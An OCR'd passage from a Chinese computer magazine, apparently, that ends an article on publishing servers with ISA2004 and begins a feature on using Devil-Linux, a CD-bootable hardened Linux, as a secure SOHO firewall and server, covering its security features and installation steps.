


图16





图17

通过上面对Web和FTP服务器发布的详细讲解，相信大家对ISA2004也有更深的认识了，只要能融会贯通，你还可以自己试试邮件服务器的发布，这里的邮件服务器发布就是发布OWA，不是很难，有兴趣自己玩玩吧。ISA2004是一个很强大的代理防火墙软件，它的功能远不止这些，用它可以为企业架设VPN，发布位于公共DMZ网段的服务器，支持远程管理，自己有报表功能，和SQL2000结合有强大的日志记录功能。希望大家通过我的这两篇文章对专业防火墙有个认识，也能熟练的操作。如果有时间有机会的话我还会给大家带来更新的应用文章。微软提供ISA2004的120天评估版免费下载，评估版和标准版我都用过了，没有什么功能上的区别，对于学习来说够用了，有兴趣的朋友可以下载并试用一下。

刘流：Devil-Linux(恶魔Linux)是一种完全由分布在世界各地的志愿者开发的操作系统，其最大的特点就是可以直接从CD-ROM或USB存储设备上启动整个操作系统。而系统的配置信息又可以存储在软盘和USB存储介质当中，而且Devil-Linux的安装和配置相当简单，一般的用户都能通过简单的操作配置出专业的Linux操作系统服务来。最初人们希望这款简单实用的操作系统能用在防火墙/路由器等产品当中，但后来Devil-Linux被发现同样可以应用在一般的服务器中，利用Devil-Linux打造廉价、高效、安全的小型办公网成为SOHO一族最为理想的解决方案。

适合读者：SOHO一族、Linux爱好者、网络管理员

前置知识：Linux基本操作



与魔鬼共舞

——利用Devil-Linux打造安全SOHO服务器

文/图 梁振江

对于SOHO一族来说，该采取怎样的措施来确保自己的小型办公网、服务器的安全无忧呢？采用免费的Linux操作系统来构造一套完整的办公网络无疑是一个很好的选择。可是，没有任何一个系统是绝对安全的，任何接入互联网的系统和服务器都会受到探测并可能遭到入侵。正是因为Linux操作系统被公认为是比较安全，运行比较稳定的操作系统，所以许多IT Administrators安装Linux后，由于粗心大意或者能力有限的原因并没有能很好地保护它们。

SOHO一族正是面对着这样一个矛盾，即需要高效稳定安全的Linux操作系统构造SOHO办公网络，对内对外提供各种服务，但是却又无力去配置和管理好安装有Linux操作系统的服务器。我们今天就来帮大家解决这个问题！

综合特点

Devil-Linux最初的设计用途是作为专业的Linux防火墙/路由，Devil-Linux官方网站也宣称Devil-Linux是市场上最好的Linux防火墙。实际上，Devil-Linux目前的使用者大多数为SOHO一族和IT Administrators。它具有非常多值得关注的优点。

1. Devil-Linux完全由光盘启动，整个系统除了配置文件之外，全部制作在一张光盘里面。无需硬盘的光盘启动模式的Linux意味着很高程度上的安全，因为一些Linux下的黑客程序如"ROOTKIT"将无法在这个系统中安装。

2. Devil-Linux也可以由USB移动存储设备启动。在没有安装CD-ROM的计算机里，只要接入USB移动存储设备亦可启动Devil-Linux。

3. Devil-Linux所有的配置文件保存在软盘或者USB存储介质中，不需要保存在硬盘，容易备份配置文件，不同的管理员可以拥有不同的系统配置，机动性也很高。整个Devil-Linux系统引导、配置后没有任何改动，提高了系统及服务的安全性。

4. Devil-Linux对硬盘的依赖性不大。对于Devil-Linux来说，计算机硬盘是可有可无的。如果系统管理员使用Devil-Linux作为Mail服务器或者文件服务器，那么Devil-Linux也能通过自身的Logical Volume Manager(逻辑卷标管理器)来对磁盘进行管理，无论计算机的硬盘是1GB还是1TB的容量，都可以分配管理。Devil-Linux还提供了软件RAID功能，可以把多块独立的硬盘(物理硬盘)按不同方式组合起来形成一个硬盘组(逻辑硬盘)，从而提供比单个硬盘更高的存储性能和提供数据冗余。数据冗余的功能是在用户数据一旦发生损坏后，利用冗余信息可以使损坏数据得以恢复，从而保障了用户数据的安全性。这对提供数据服务的网站来说是很实用的一项功能。

5. Devil-Linux对计算机硬件系统要求很低，从486的低端计算机到高级的专业服务器都能使用。SOHO一族可以将那些不再使用的低级计算机安装Devil-Linux来作为防火墙或者路由器也是足够的，节省了买专业服务器的资金。Devil-Linux的最小运行配置如下：

处理器	PC 486 DX2/66-class 或更高
内　存	32MB RAM
其　他	可启动的ATAPI、SCSI CD-ROM drive或USB Device1.44" 软驱或USB设备任何网络接口，10/100Mbit/s网卡，外置的ISDN-Modem

6. Devil-Linux支持IPTables/Netfilter。各种流行的Linux版本都提供了一个非常优秀的防火墙工具Netfilter/iptables。它完全免费、功能强大、使用灵活，可以对流入和流出的信息进行细化控制，且可以在一台低配置机器上很好地运行。

> **小知识** Netfilter/iptabels应用程序被认为是Linux中实现包过滤功能的第4代应用程序。Netfilter/iptables包含在2.4以后的内核中，它可以实现防火墙、NAT(网络地址翻译)和数据包的分割等功能。Netfilter工作在内核内部，而Iptables则是让用户定义规则集的表结构。Netfilter/iptables从Ipchains和Ipwadfm(IP防火墙管理)演化而来，功能更加强大。

7. Devil-Linux支持多用户配置。不同的用户可以根据自己的需求对Devil-Linux进行定制。只需更换不同的配

置软盘，Devil-Linux就能实现不同的功能。例如SOHO中熟悉网络安全的管理员可以将Devil-Linux配置成专业的Linux防火墙，而管理网站的管理员可以将Devil-Linux配置成Web，E-mail服务器，这些配置分开存放，也能保证Devil-Linux系统的安全，这是和一般的Linux版本不同之处。

8. Devil-Linux不支持图形化桌面。例如一般流行版本所提供的X-Server等图形化桌面Devil-Linux都没有提供。原因很简单，一个是安全性问题，二是要提高系统工作效率，三是Devil-Linux主要提供的是各种服务，配置简单，修改几个参数即可，有VI这个编辑工具足够，无需占用空间巨大的图形化桌面。

9. Devil-Linux内置GUI防火墙编译器。配置防火墙是Devil-Linux提供的最重要的组成部分，Devil-Linux内置GUI防火墙编译器能使得管理员直观、方便地编写出防火墙规则，减轻了使用者手工编写防火墙规则的工作量。

10. Devil-Linux对系统及应用程序的二进制编译进行了安全保护处理，提高了Devil-Linux整体安全性能。Devil-Linux中除了一小部分例外，绝大部分系统及应用程序的二进制编译都采取了GCC Stack Smashing Protector。这种基于堆栈加强保护的GCC编辑技术使整个系统增强了对缓冲区冲溢出攻击抗击能力。

11. Devil-Linux通过GRSecurity改进和提高了内核的安全性。对于Linux操作系统来说，内核决定了整个Linux系统的安全性。

> **小知识** ACL(Access Control List，访问控制列表)系统是一种软件，它能够为你的计算机提供更好的访问控制。GRSecurity是众多Linux ACL系统中比较典型和成熟的一种。GRSecurity是一种内核安全补丁，使用GRSecurity，系统管理员可以赋予进程尽可能小的权限，从而使攻击者即使获得了Root权限也无法控制整个系统。

Devil-Linux利用GRSecurity对其内核进行了多项安全性和稳定性方面的改进，相对一些普通版本的Linux来说，Devil-Linux对基于进程的访问控制：基于进程的资源限制 IP访问控制 阻止进程暴力攻击的限制；完全智能的学习模型 可读的配置文件等方面均有较大程度的提高。

12. Devil-Linux为了进一步提高系统安全性，对"Chroot"监牢"机制也进行了改进，管理员对Chroot"监牢"机制的使用变得更为简单。

> **小提示** 一般来说，Linux内核都引入了Chroot机制。Chroot是内核中的一个系统调用，软件可以通过调用库函数chRoot，来更改某个进程所能见到的根目录。比如，Apache软件安装在/usr/local/httpd/目录下，以Root用户(或具有相同权限的其他账号)启动Apache，这个Root权限的父进程会派生数个以Nobody权限运行的子进程，具体情况取决于个人设置。父进程监听请求自80端口的TCP数据流，然后根据内部算法将这个请求分配给某个子进程来处理。这时Apache子进程所处的目录继承自父进程，即/usr/local/httpd/。但是一旦目录权限设定失误、被攻击的Apache子进程可以访问/usr/local、/usr、/tmp，甚至整个文件系统，因为Apache进程所处的根目录仍是整个文件系统的根。如果能够利用chRoot将Apache限制在/usr/local/httpd/，那么，Apache所能存取的文件都是/usr/local/httpd/下的文件或其子目录下的文件。创建chRoot"监牢"的作用就是将进程权限限制在文件系统目录树中的某一子树中。

13. Devil-Linux除了提供能将计算机作为专业防火墙/路由器之外，还提供了如下服务，基本能满足SOHO一族和中小型网站的业务需求。

1) Proxy Server
2) DNS Server
3) Mail Server with TLS support and Spam and Virus filtering
4) HTTP Server
5) FTP Server
6) File Server
7) VPNs with X.509 support
8) DHCP Server
9) NTP Server
10) IDS Node

Devil-Linux的安装和配置

Devil-Linux的安装十分简单，在装有IDE CDROM的计算机中按照如下3个步骤很快就能将Devil-Linux系统顺利的运行起来。

步骤1： 下载Devil-Linux光盘镜像文件。

* http://www.devil-linux.org/downloads/index.php中下载devil-linux-<version>.tar.bz2

* 输入命令解包"tar xjf devil-linux-<version>.tar.bz2"到临时目录中。

* 阅读doc/CHANGES文档可以得到所有安装和配置帮助。

步骤2： 在临时目录中找到bootcd.iso光盘镜像文件，将这个ISO刻录成光盘。这个ISO文件也可以拷贝到Windows操作系统中刻录。

步骤3： 用Devil-Linux光盘启动计算机即可进行安装。安装过程如图1、图2、图3、图4、图5所示。



图1　Devil-Linux启动时界面




图2 如果你使用的是旧的配置文件，Devil-Linux会提示你更新或移植新的配置




图3 简单选择需要保留的文件




图4 熟悉的启动和登录界面，需要输入用户名和密码

